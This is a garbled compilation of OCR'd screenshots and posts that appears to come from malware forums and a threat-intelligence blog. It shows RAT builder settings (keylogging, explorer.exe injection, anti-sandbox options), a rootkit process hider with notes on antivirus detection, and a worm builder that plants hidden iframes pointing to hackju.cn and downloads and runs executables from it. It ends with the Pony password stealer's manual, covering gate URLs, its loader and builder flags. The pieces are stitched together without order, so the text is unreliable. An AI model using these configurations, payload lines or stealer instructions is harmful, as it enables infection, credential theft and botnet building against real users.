Welcome to the talking Wizard!
This wizard will not allow you to speak directly to your victim via mic, instead it uses the microsoft sapi to convert your entered text to voice. You could use the test button to test what your victim will hear.

Server Builder

Communication:
DNS #1: my.no-ip.com
DNS #2: my.second.no-ip.com
Port: 2007
DNS #3: 127.0.0.1

Startup Methods:
☑ Active X: 33720085-POE5-4044-XMSL-0HL99230831F
☑ Run - HKLM
☑ Run - HKCU
Note: This is the only method that works on Vista right now. I suggest using all of them though.
Startup Key: HDC

Installation:
○ Windows Directory - Note: NOT supported on Vista!
○ System32 Directory - Note: NOT Supported on Vista!
○ ApplicationData Directory - Works on Vista! e.g. c:\ProgramData is what it is on Vista
Filename: server.exe
☐ Melt Server?
☐ Persistent?
☐ Fake Error Message?

Settings

Connection
Ports to listen on: (Leave blank if not used) 2007 2006
Max. Connections? 200

Misc.
☐ Convert JPG to BMP? (Without this, capture won't display the picture) But it will go much much faster!
☑ Auto open screen capture picture?
☐ Auto open camera capture picture?
☐ Delete temp screen shots?

File Manager
○ Prompt to open file after downloaded?
○ Auto open file after downloaded?
● Do Nothing!

ScreenCaps - Name of the folder to save screen capture's into.
CamCaps - Name of the folder to save camera capture's into.
Downloads - Name of the folder to save file downloads into.

Process Hider v1.0

Hi guys, Im currently lear
and I created a kernel dri
So maybe its usefull for y

If you open the file it'll drop a driver
\system32\drivers.

Have fun and please notify me if you want to use it in you program

(info: 20kb unpacked, detected only by sophos)
(Packed by UPX: 6.5kb but detected by +- 8 AV's, so do not pack it)

Attached Files
SRK.exe (20.0 KB, 6 views)

I'm 53\63\6f\74\74\69\65


My settings when making a server.



Create new server

Conexões

DNS / IP (Máx.: 20 endereços): 127.0.0.1

Senha: abcd1234

Address list
127.0.0.1

Porta: 81

Configuração de instalação

Nome após instalação: server.exe

Diretório de instalação: Spy-Net

● Arquivos de programas
○ Diretório do Windows
○ Diretório do Sistema

Ocultar servidor

☑ Ocultar o servidor
☑ Mudar a data de criação
☐ Deletar-se após execução

Métodos de reinício

Nome da chave ActiveX:

● Método ActiveX {26S21FVQ-C47O-G1M7-LT2T-RESXO686F26S}

○ HKCU\run Protection ○ Ambos ○ Não reiniciar

Configurações diversas

☐ Ocultar do Ctrl+Alt+Del
☐ Persistência
☑ Keylogger ativo ao iniciar
☑ Excluir [BACKSPACE] dos log
☑ Tentar infiltrar-se no processo antes do navegador padrão: explorer.exe

Nome da vítima: Vítima

Nome do registro: Spy-Net

Nome do mutex: Spy-Net

Anti debugs


☐ Anti Virtual PC
☐ Anti VMware
☐ Anti VirtualBox
☐ Tentar evitar SandBoxs métodos:

01 - Sandboxie
02 - ThreatExpert
03 - Anubis
04 - CWSandbox
05 - JoeBox
06 - Norman Sandbox

Criar servidor

☐ Compactar com UPX

Here is what happen when i run the server.




Data Execution Prevention - Microsoft Windows

To help protect your computer, Windows has closed this program.

Name: **Windows Explorer**
Publisher: Microsoft Corporation

Data Execution Prevention helps protect against damage from viruses and other security threats. What should I do?



explorer.exe

explorer.exe has encountered a problem and needs to close. We are sorry for the inconvenience.

If you were in the middle of something, the information you were working on might be lost.

Please tell Microsoft about this problem.
We have created an error report that you can send to us. We will treat this report as confidential and anonymous.

"The Trojan Horse" is based on a smart idea of the clever Greek Odysseus.In the tenth year of the Trojan War, the Greeks tricked the enemy into bringing a colossal wooden horse within the walls of Troy. The Trojans had no idea that Greek soldiers were hidden inside, under the command of Odysseus. That night they emerged and opened the city gates to the Greek army. Troy was destroyed. Now it was time for Odysseus and the other Greeks to return to their kingdoms across the sea.


When i shutoff/restart pc this window pop up.
If i click on End Now, the pc will turnoff/restart normal, but then the spynet server will not start again.

Same thing happends when inject to explorer.exe




End Program - svchost.exe

Ending Program...Please wait

If you choose to end the program immediately, you will lose any unsaved data. To end the program now, click End Now.

If i wait for pic 1 to finish. Then this new End Now or Cancel appair. If i click End Now The pc turnoff/restart normal. And now the spynet server start normal too.

The same ting happends when inject to explorer.exe



End Program - svchost.exe

This program is not responding.

To return to Windows and check the status of the program, click Cancel.

If you choose to end the program immediately, you will lose any unsaved data. To end the program now, click End Now.

```
Trying to rename "Explorer.exe" to "hi guys!"
Explorer.exe PID is 2740...
Engine returns: Success
Trying to hide myself. My PID is 2400...
Engine returns: Success
My EPROCESS is located at 0x88ba8240
I'm alive: 0x0000001a
```

IT MANAGED TO RENAME EXPLORER.EXE TO "hi guys" then hid test.exe from the entire windows task manager.

the process test.exe is hidden from Windows API. But Rootkit unhooker can find it.

MS-DRT worm Download infection Private Edition

Feature set

☑ Infection Page `<iframe src=http://www.hackju.cn/123.htm width=0`

Infected file format： html,HTML,htm,HTM,asp,aspx,php,jsp Is not infected with C disk

☑ ARP spread `<iframe src=http://www.hackju.cn/123.htm width=0`

ARPDeception： To deceive the IP segment ***.***.***.2-***.***.***.255

☑ QQ MSN/Newsspreac `Yesterday I saw a dinosaur, to see,http://www.`

QQMSN, the message tail: program runs each time you run, each friend will be sent once / name of the judge

☑ Traffic Statistics `http://www.hackju.cn/ct.asp`

Traffic statistics: Please use this program's own statistics ASP file

Advanced Options====

☑ Close antivirus ☑ Close antivirus-Keyword ☑ Remove Ghost ☑ Changes Host ☑ U disk infection

☑ Immune anti-virus ☑ Intranet Communication ☑ RAR file is not infected with C disk infection

☐ 135.1433Automatic transmission ☐ Intelligent load-driven recovery SSDT ☐ Image hijacking（BT）

Download

☑ File DownloadAddress 、 Can fill in TXT and EXE format.

1： `http://www.hackju.cn/1.exe`
2： `http://www.hackju.cn/2.exe`
3： `http://www.hackju.cn/3.exe`
4： `http://www.hackju.cn/4.exe`
5： `http://www.hackju.cn/5.exe`
6： `http://www.hackju.cn/6.exe`
7： `http://www.hackju.cn/7.exe`
8： `http://www.hackju.cn/8.exe`
worm: `http://www.hackju.cn/11.exe`

9： arp.exe Download Address `http://www.hackju.cn/arp.exe`

arp.exe is the spread of infected files ARP LAN is not a back door ...

10： wincap.exe Download Address `http://www.hackju.cn/wincap.exe`

wincap.exe is used for network packets to crawl a set of tools. I $ P 1344 143 for the port. ... the spread of infection Trojan files

=================================================

Dear Tron user,

Please attend our recommendations:

1) paperX: A Beginners guide to programming a
TROJAN Horse in Delphi (just like Tron).

paperX is a 50 page tutorial which provides the
knowledge on how to program a remote
administration tool. It is aimed at the absolute
beginner, which means no previous experience is
necessary, however; a desire to learn is a must.
It is a fascinating way, to learn Delphi and
program a tool, you never thought, you are able
to program...  EXTRA: The source code of Tron is
part of paperX (disk or internet download).

In Retrospective - A New Anthena DDoS Bot Spotted in the Wild - An OSINT Analysis

(2022-08-01 21:54)

I've decided to resume posting posts part of my upcoming blog post series called "In Retro-

spective" where my aim is to share interesting findings from across the cybercrime ecosystem

in the context of new malicious software releases and various other cybercrime ecosystem

underground market propositions with the idea to offer a unique peek inside today's modern

cybercrime ecosystem.

Case in point is the Anthena DDoS bot which as a variety of unique features and should be considered a quite recent release in the context of having users buy it and actually use it to

build botnets and launch new DDoS attacks against their victims.

Sample screenshot of the malicious software in action:

It should be fairly easy to conclude that every time the bad guys launch a new DDoS bot on the market the actual lifecycle of the malicious software release is prone to grow and extend to the point where it’s lifecycle is proportion with the general availability of new features including various ways in which antivirus solutions might fail to detect the new malicious software release including possibly a well documented source code which could be offered for sale potentially improving the lifecycle of the malicious software including the actual introduction of new features courtesy of third-parties which also include the general public including malicious software authors who might be interested in possibly introducing new features largely thanks to a publicly accessible source code.

Sample Screenshots of TDoS (Telephony Denial of Service) Tools - An OSINT Analysis

(2022-08-01 21:54)

Did you know that for a modest financial investment you could basically outsource the taking down of someone including your competitor’s mobile phones including an organization’s entire phone system by basically hiring a Russian based TDoS (Telephony Denial of Service) provider which basically utilizes various publicly accessible DoS (Denial of Service) attack techniques that also includes the automated breaking of CAPTCHA for the purpose of registering hundreds of rogue and bogus accounts where the ultimate goal would be to use them in bulk for the purpose of launching a TDoS (Telephony Denial of Service) attack against a victim including the competition which could also mean an organization’s entire phone system based on the actual requirements of the individual ousourcing the attack to the Russian based provider of TDoS (Telephony Denial of Service) attack services.

I’ve recently decided to dig a little bit deeper inside this booming market segment within the cybercrime ecosystem and basically found a multitude of various propositions courtesy of different providers where the potential user of these services could also get a price bargain on their way to obtain and launch a TDoS (Telephony Denial of Service) against a victim including a competitor which could also mean an organization’s entire phone system.

In Retrospective - A New Armageddon DDoS Bot - An OSINT Analysis (2022-08-01 23:27)

[1]

I've decided to share with everyone a recently released Armaggeddon DDoS bot which aims

to differentiate itself from by offering not just standard DDoS bot features and functionalities

but also the fact that it's under currently active development by the malware authors behind

it with the idea to position it as a market leading DDoS bot where the ultimate goal would be

to acquire new clients.

The bot offers a variety of DDoS attack features and despite the rather modest GUI it has the

capacity to cause widespread damage based on the number of affected users internationally.

I'll continue monitoring the actual development of the bot and post updates as soon as new

developments take place.

1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgGSQcXhX5v0UyRsjyQg_asDkIm9guqsOCBsXq7C_jPAVyIV


In Retrospective - A New E-Shop for Compromised PCs Spotted in the Wild - An OSINT

Analysis (2022-08-01 23:33)

[1]

17236



Installs

We selling high-quality installs, loads, download to bots, rats, stealers... All *.EXE allowed, just be fud. Fresh bots come every day.

	1000	5000	10.000
World MIX	25 $	110 $	200 $
EU MIX	50 $	225 $	400 $
DE, CA, GB	80 $	350 $	600 $
USA	120 $	550 $	1000 $

Exchange Rate:
1 USD = 0.8011 EUR

I've recently spotted a newly launched E-shop for compromised PCs where the ultimate goal

would be to use the actual access to the compromised PCs for setting up the foundations for

a successful botnet propagation campaign including to actually use them for data mining pur-

poses where the ultimate goal would be to look for accounting data for major Web properties.

The E-Shop offers access to a variety of compromised PCs based in different geographical

locations where the ultimate goal would be to make it easier for the client to properly segment

the compromised PCs population in the context of only acquiring compromised PC hosts based

on their actual geographical needs.

I'll continue monitoring the development of the E-Shop and will post updates as soon as new

developments take place.

Among the key features of the new DIY botnet building tool is the geographical distribution of

the affected hosts on a global map where the ultimate goal for the malware coders behind the

release of this malicious software would be to make it easier for their clients to keep track of

newly infected hosts.

Related MD5s known to have been involved in the campaign include:

MD5: cdb54a3654ff2fdda7e90c48cbacda02

I'll continue monitoring the development of this DIY botnet builder and will post updates as

soon as new developments take place.

In Retrospective - A New Malware Bot Vector Spotted in the Wild - An OSINT Analysis

(2022-08-06 10:55)

I’ve recently came across to a new malicious software release that has some pretty

interesting and what can be best described as advanced form grabbing features and I’ve

decided to further elaborate on some of its key features which basically include advanced

form grabbing features for a variety of applications and web services which makes the

malicious software release a pretty important release in the context of introducing new and

novel features within the cybercrime ecosystem.

Exposing GCHQ's URL Shortening Service - An OSINT Analysis (2022-08-06 10:56)

I've recently decided to come up with a proper analysis on a well known GCHQ URL shortening

service used for monitoring purposes where the ultimate goal would be to provide additional in-

sights into its Internet-connected infrastructure and try to find additional links and connections

between related campaigns courtesy of the GCHQ

Sample URL known to have been involved in the campaign:

hxxp://lurl.me

Related domains known to have been involved in the campaign include:

hxxp://mhhiuag.com

hxxp://lhgeesp.biz

hxxp://ciwcesp.com

hxxp://lhgeesp.net

hxxp://ciwcesp.biz

Sample related responding IPs known to have been involved in the campaign include:

hxxp://198.105.254.11

hxxp://37.220.34.116

hxxp://109.235.48.3

hxxp://64.74.223.47

hxxp://198.105.244.11

Sample screenshots include:

lurl.me

your free url shortening service!

welcome to lurl!

LURL is a free URL shortening service that allows you to shrink long unreadable URLs into a short easy to remember one. Ideal for using on Twitter, Myspace or even in your email messages - Lurl will help you get links to your friends and family fast!

All you have to do is put the URL you want to shrink in the box and hit the 'LURL ME' button, simple as that!

URL: don't forget the http, https or ftp!

Massive Supply Chain Malware Campaign Affects Thousands of Github Repositories

Drops Malware - An OSINT Analysis (2022-08-06 13:04)

[1]

I’ve recently spotted a currently circulating massive malware embedded malware campaign

affecting thousands of Github repositories where the ultimate goal would be to compromise

the affected hosts and steal accounting data for major Web properties including various cloud

based environments.

1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/

A Compilation of Publicly Accessible URLs Found on Cyber Jihad Forums - Part Six - An

OSINT Analysis (2022-08-09 03:42)

[1]

17340

Folks,

Here’s the second batch of URLs found on publicly accessible cyber jihad forums which I

obtained using technical collection.

Sample URLs found on publicly accessible cyber jihad forums include:

hxxp://abubakr1400.blogspot.com/

hxxp://ageofjahiliyah.wordpress.com/

hxxp://alkarnee.wordpress.com

hxxp://arabicgems.wordpress.com

hxxp://istiqaamah.wordpress.com

A Compilation of Publicly Accessible URLs Found on Cyber Jihad Forums - Part Seven

- An OSINT Analysis (2022-08-09 03:42)

[1]

Folks,

Here’s the second batch of URLs found on publicly accessible cyber jihad forums which I

obtained using technical collection.

Sample URLs found on publicly accessible cyber jihad forums

include:

hxxp://alnosra.raslny.com/

hxxp://www.alnusra.net/vb/

hxxp://www.mogahid.com/files/zewar.html

A Compilation of Publicly Accessible URLs Found on Cyber Jihad Forums - Part Nine -

An OSINT Analysis (2022-08-09 03:43)

[1]

17363

Folks,

Here’s the second batch of URLs found on publicly accessible cyber jihad forums which I

obtained using technical collection.

Sample URLs found on publicly accessible cyber jihad forums include:

hxxp://w-n-n.com/external.php?forumids=10

A Compilation of Publicly Accessible URLs Found on Cyber Jihad Forums - Part Fourteen - An OSINT Analysis (2022-08-09 03:43)

[1]

Folks,

Here’s the second batch of URLs found on publicly accessible cyber jihad forums which I obtained using technical collection.

Sample URLs found on publicly accessible cyber jihad forums include:

hxxp://news.bbc.co.uk/1/hi/uk _politics/6739681.stm

A Compilation of Publicly Accessible URLs Found on Cyber Jihad Forums - Part Fifteen

- An OSINT Analysis (2022-08-09 03:43)

[1]

17495

Folks,

Here's the second batch of URLs found on publicly accessible cyber jihad forums which I

obtained using technical collection.

Sample URLs found on publicly accessible cyber jihad forums include:

A Compilation of Publicly Accessible URLs Found on Cyber Jihad Forums - Part Thirteen

- An OSINT Analysis (2022-08-09 03:43)

[1]

Folks,

Here’s the second batch of URLs found on publicly accessible cyber jihad forums which I

obtained using technical collection.

Sample URLs found on publicly accessible cyber jihad forums include:

hxxp://easyhitcounters.com/stats.php?site = murasel123

hxxp://beta.easyhitcounters.com/counter/index.php?u = murasel123 &s = amini

hxxp://beta.easyhitcounters.com/counter/script.php?u = murasel123

A Compilation of Publicly Accessible URLs Found on Cyber Jihad Forums - Part Twelve

- An OSINT Analysis (2022-08-09 03:43)

[1]

17688

Folks,

Here's the second batch of URLs found on publicly accessible cyber jihad forums which I

obtained using technical collection.

Sample URLs found on publicly accessible cyber jihad forums include:

hxxp://www.mjaals.net/vb/

hxxp://www.vb2plus.com

hxxp://xslt.alexa.com/site _stats/js/s/a?url=muslm.net

In Retrospective - A Peek Inside the Pony Loader Cybercrime-Friendly Malicious Software Release - An OSINT Analysis (2022-08-18 09:58)

[1]

I recently took a peek inside some of my old threat intelligence gathering research archives and

I've decided to share with everyone some sample screenshots including an actual description

from the extremely popular and high-profile back then Pony Loader malicious software release.

Enjoy!

Sample screenshots of the Pony Loader in action:

Sample description of the Pony Loader:

" Collection system FTP passwords "Pony"

Purpose and Objectives of the project

Collection of FTP passwords of 81 + popular FTP-client and Web-browser with the infected *computers*

Invisible to the user's application

The minimum size and time of the grabber on the infected computer

General information

The project is divided into three parts:

Client "Pony.exe" - a program that needs to be progruzhat on computers, it collects and sends

passwords to the server.

17713

Builder (PonyBuilder.exe) - a set of programs to create a build-client "Pony.exe".

Build

collected automatically by the compiler masm32, which is included in the kit.

A set of server-side PHP script - admin panel, as well as script-gate (gate.php) on which to

send passwords.

In order to collect passwords used an unusual approach

When you run the client "Pony.exe" automatically collected passwords and data required to

decrypt files in a special container called "reports" (reports), and then encrypted to the server,

where they are processed. Each report can contain tens or even hundreds of passwords, as

well as other supporting information.

In fact, "Pony.exe" does not contain any decryption algorithms, but only a simple func-

tion to read data files and the registry.

All work on deciphering the password takes on a Web server, it is not resource-intensive

operation, because Most algorithms are trivial, the server spends on average less than 10 ms

(0.01 seconds) to process the report with passwords.

Positive aspects of this approach:

The minimum size of the file progruzhat "Pony.exe"

The minimum time on the infected computer, on average, less than a second 1st

If an FTP client just updated the encryption algorithm, but also stores files with passwords

as well as before, which is typical for the majority of popular FTP-client, there is no need to

re-create and build progruzhat it, but only to make the appropriate modifications to the PHP

script

No chance of a mistake in the algorithm decryption password and lose FTP, reports can be

processed on the server again, after fixing a bug

Negative:

Requires a full-fledged Web server is configured to decrypt the password, with some specific

requirements

Increased traffic to the server, this adds the ability to pack records

Requirements for the Web server

Apache / nginx

PHP 5.2 +

MySQL

Required extensions for PHP

zlib - Library for compression / decompression of data using deflate

libxml - library for fast processing of XML files

mysql - the extension to work with the MySQL database

mhash - with a library of hash algorithms (included in the main assembly PHP 5.3 +)

mcrypt - with a library of encryption algorithms

gmp - a mathematical library for working with large numbers

iconv, mbstring - extension for converting multibyte (UTF-8, ...) lines

gd - a graphics library that is used for plotting

curl - the extension to work with the network

pcre - a library of algorithms for working with regular expressions

17714

json - JSON library for decoding strings

zip - Library for handling zip archives

Optional extension for PHP

sqlite3 - is required as the class (PHP 5.3 +), or as a driver PDO (PHP 5.2 +), or some decrypted

passwords will not be

A set of server-side scripting is not tied to the root folder and can be moved anywhere

you want. In the working folder, you must create the directory "temp" and give it a read, write

and execute (chmod 777). Name the folder "temp" can be overridden in the configuration file

"config.php".

Example of assembly PHP:

Configure Command ’.

```
/ Configure’ ’- enable-mbstring = all’ ’- with-zlib’ ’- with-iconv’ ’-

with-gd’ ’- with-curl’ ’- with-pcre -regex ” - with-gmp ” - with-mhash ” -
with-mcrypt ” -

with-mysql ” - with-libxml-dir ” - prefix = / opt / php ’ ’- with-sqlite3’ ’-
with-freetype-dir’ ’-

enable-gd-native-ttf’ ’- with-png-dir’ ’- with-jpeg-dir’ ’- enable- zip ’.
```

The server side (admin panel)

Scope of supply:

The file "config.php" - contains the basic settings required for the performance of PHP scripts

admin. Inside the file, you must register your MySQL server settings, choose a password to

decrypt the report, specify the folder for temporary files.

The file "setup.php" - automatic installation script, you need to run the initial configuration of

the admin panel, then you can remove it. This script creates the necessary tables MySQL, set

the login and password. Before running the "setup.php" should set the parameters of MySQL

server in the file "config.php". To repeat the automatic tuning of the panel, you must first

remove all the tables with the prefix "pony _" from the database MySQL.

The file "gate.php" - script-gate, which receives reports from the password "Pony.exe".

The file "admin.php" - the main manager of the script admin panel.

The folder "temp" - the folder for temporary files and templates, Smarty, you must install the

right to read, write and execute (chmod 777).

The folder "includes" - a set of supporting files.

Admin functions

Home - General information about the ongoing work of the server.

List of FTP - here you can download or clear the lists obtained by FTP / SFTP.

Others - you can download or clear the lists received certificates.

Statistics - current statistics on the data collected, it is necessary to take into account that the

cleaning list FTP / reset the statistics report.

Domains - on this page, you can add a backup domain grabber for the operational test for

accessibility.

Logs - here you can see a critical error and notification server.

Reports - Reports a list of current passwords.

Management - server settings, as well as account management.

Help - help file.

Exit - exit from the admin panel.

Differentiation of user admin

17715

Members are divided into two types:

Administrator (admin) - can do everything: delete / add new users, change the server settings

(password is encrypted reports), change the privileges / passwords of other users, clear the

lists of passwords. The administrator can only be one.

User (user) - depending on the privileges can either just view the data (user _view _only), or *view lists and clean FTP / SFTP / reports / logs (user _all). User can change your password. The*

user will not see the additional functionality that is available only administrator.

Additional information

Each received a report contains additional information:

OS - version of Windows.

IP - IP address of the sender.

HWID - a unique user ID does not change with time. In this ID can be found all the reports

from a particular computer.

Privileges - with what rights (User / Admin) process was started "Pony.exe".

Architecture - x86/x64 architecture of a microprocessor, which was launched by the process

of "Pony.exe".

Version - version of the client "Pony.exe".

Clear the list of reports and FTP / SFTP resets statistics (graphs and text data).

Identical reports with the passwords in the database are not imported when you receive a

duplicate, the logs will be notified.

Import records with passwords through "gate.php" takes place in two stages:

The resulting report is imported into the database MySQL. Only when the import was successful

in the database will return the gate positive response to the client "Pony.exe" to avoid sending

passwords in the following (redundant) domains.

The report is processed (parsed), then found FTP added to the database, and report the status

of prescribed "processed."

If the report has received the status "not processed" means either the server is overloaded

(exceeded the maximum time the script), or parsing the script left with a critical error. In any

case, the report will not be lost.

If the system used by several users, you must go under different accounts, otherwise it will

always pop up login window.

After clearing the lists, the data in a MySQL database does not always physically removed

(especially logs), so you should periodically run the optimization (compression) tables.

Optimization (compression), MySQL table is best carried out when there is heavy load on the

database, ie client "Pony.exe" does not send passwords active.

Builder "PonyBuilder.exe"

Task Builder - Configure and compile the client "Pony.exe", to be progruzhat to infected

computers.

Scope of supply:

Folder "masm32" - the compiler Microsoft Macro Assembler (MASM).

Folder "PonySrc" - the source code in MASM client program (grabber) "Pony.exe".

Folder "BuilderSrc" - the source code in Delphi 7 support program-Builder "PonyBuilder.exe".

The file "PonyBuilder.exe" - program-builder for the customer "Pony.exe".

The file "Help.txt" - help file.

17716

The file "build.bat" - a script used by the builders build to compile from source "PonySrc".

The file "Pony.ico" - the icon is attached to the "Pony.exe" at compile time, if the builder select

the corresponding option.

The interface is divided into four tabs:

Builder

The text box "list of domains to send passwords" - here you can set a list of URL gates to send

passwords. Each line - a separate URL, for example: [16]http://somedomain.com/dir/gate.php

You can add an unlimited number of rows (URL), the same URL can be added multiple

times.

The domain may contain information about the port connection, for example:

[17]http://privatedomain.com:8080/gate.php. Https:// protocol is not currently supported.

"Pony.exe" will try to connect and send a report with the passwords on the list, if the data is

successfully delivered, the program will exit immediately without attempting to connect to

the rest of the URL.

*The "Select icon" allows you to set the icon for the compiled file is only supported format *.*

Ico.

The "New Build" compile file "Pony.exe" to your settings.

Loader

A simple loader (boot files). After gathering passwords from these links (URL) will be loaded

and run files. URL given in the same manner as the list of domains to send passwords. In the

lower part of the tab you can specify the following options:

Activate the loader - the loader include work, otherwise the files will not load.

Do not run the same files twice - after the successful launch of the downloaded file into the

registry will be added to the reference value (hash) of the data file, and then, when re-loading,

a duplicate will not run.

Settings

To see all the settings, you need to activate the option "Show advanced settings" in the main

menu.

Compress - compress reports using the library aPLib, adds about 5kb to the size of the

executable file, packs a good text data before sending it, it is strongly recommended that you

use greatly reduces the traffic to the server.

Encrypt - encryption algorithm reports RC4.

Encryption password - a password that is encrypted records, similar to the password must be

installed in the server configuration.

Save reports to disk (for debugging) - when you start "Pony.exe", after the passwords have

been collected in the same directory where the executable is running, it will *create a file*

"out.bin", a container with a password in this form in which he was sent to the server for

further processing (decoding).

Sending blank reports (for statistics) - usually, if no password is found, the client "Pony.exe"

personal server will not send, but it is sometimes useful to include this option to get statistics

on the number of successful launches "Pony.exe".

Debug mode - removes an interceptor exceptions, be used only for debugging purposes.

Send only new records - if this option is not activated, then the duplicate records with

passwords are not sent.

Samoudalenie - running the file "Pony.exe" will be removed after the exit.

Add an icon - an icon to attach the selected file to be compiled.

Packing build with UPX - compress executable "Pony.exe" after compilation.

Number of attempts to send the report - how many times to try to send a report when an

unsuccessful transmission, it is recommended to specify a minimum of two attempts.

17717

Build Alternative:

Exe-file - normal executable Windows (. Exe)*

Dll-file - version of the assembly in the form. Dll libraries, it is completely autonomous, to

practice you must call from your project API-only function LoadLibrary (), ie URL to send the *password and all settings are sewed in myself. Dll file. In the folder DllTest is a simple example*

of testing, in the same folder to put the file Pony.dll, then run the file DllTest.exe, which in turn

calls LoadLibrary () for. Dll library.

In the "Available Modules decoding" can be excluded from the build unneeded passwords

decoder, it will reduce the size of the build.

Skin

On this tab, you can choose a favorite skin (skin) Builder.

Starting the Builder from the command line

The following command line arguments Builder:

-PACK _REPORT - compress reports

-ENCRYPT _REPORT - encrypt the records, if encryption password is not specified, the default

will be listed "Mesoamerica"

-REPORT _PASSWORD = - password encryption, for example:-REPORT _PASSWORD =

Mesoamerica

-SAVE _REPORT - save reports to disk (for debugging)

-ENABLE _DEBUG _MODE - debug mode

-SEND _MODIFIED _ONLY - send only the new records

-SELF _DELETE - enable samoudalenie

-SEND _EMPTY _REPORTS - send a blank report

-ADD _ICON - attach a file icon from Pony.ico

-UPX - Build pack using UPX

-DOMAIN _LIST = - list of domains, each domain must be divided by spec.

the symbol \ n, for

example:-DOMAIN _LIST = [18]http://host.com/gate.php \ nhttp :/ / host2.com/x/gate.php

-LOADER _LIST = - a list of URL for the loader (it will be automatically activated in the presence

of URL), each URL must be divided similarly DOMAIN _LIST

-LOADER _EXECUTE _NEW _FILES _ONLY - do not run the same files twice

-DISABLE _MODULE = - excluding specific module build decoding (all the names of the modules

can be seen in the file PonySrc \ FTPClients.asm), for example:-DISABLE _MODULE = MODULE

_OPERA

-DLL _MODE - use the assembly in the form of Dll-library

-COLLECT _HTTP - in addition to collect and HTTP / HTTPS passwords

-UPLOAD _RETRIES = N - the number (N) attempts to send a report if no value is specified, the

default is 2 attempts

Client "Pony.exe"

The task of "Pony.exe" - to collect passwords from the computer and send them to the

server for processing.
